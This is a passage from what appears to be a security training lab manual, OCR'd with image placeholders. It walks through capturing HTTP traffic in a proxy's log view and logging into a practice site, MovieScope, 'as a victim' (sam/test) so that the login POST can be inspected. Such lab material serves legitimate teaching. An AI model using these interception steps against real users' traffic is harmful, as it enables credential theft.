
20. Switch to the **Windows 11** virtual machine.


21. You can observe that the logs are captured in the **Proxy logs** page. Here, we are focusing on logs associated with moviescope.com website.



Method	Origin	Path	Status
GET	http://fonts.googleapis.com	/css?family=PT+Sans	404 Not Found
GET	http://www.moviescope.com	/	200 OK
GET	http://clientservices.googleapis.c...	/chrome-variations/seed?osname=win&channel=stable&milestone=100	304 Not Modified
POST	http://update.googleapis.com	/service/update2/json	200 OK
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adtfnf4fudrrcrz6smiv4imltsa_2022...	200 OK
HEAD	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adtfnf4fudrrcrz6smiv4imltsa_2022...	200 OK
POST	http://update.googleapis.com	/service/update2/json	200 OK
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjiq_10...	206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjiq_10...	206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjiq_10...	206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjiq_10...	206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjiq_10...	206 Partial Content

22. Switch back to the **Windows Server 2022** virtual machine.


23. In the **MovieScope** website, login as a victim with credentials as **sam**/**test**.




sam

****

24. Now, switch to the **Windows 11** virtual machine.
25. In the **Proxy logs** page, scroll-down to check more logs on moviescope website. Check for **POST** log captured for the target website.

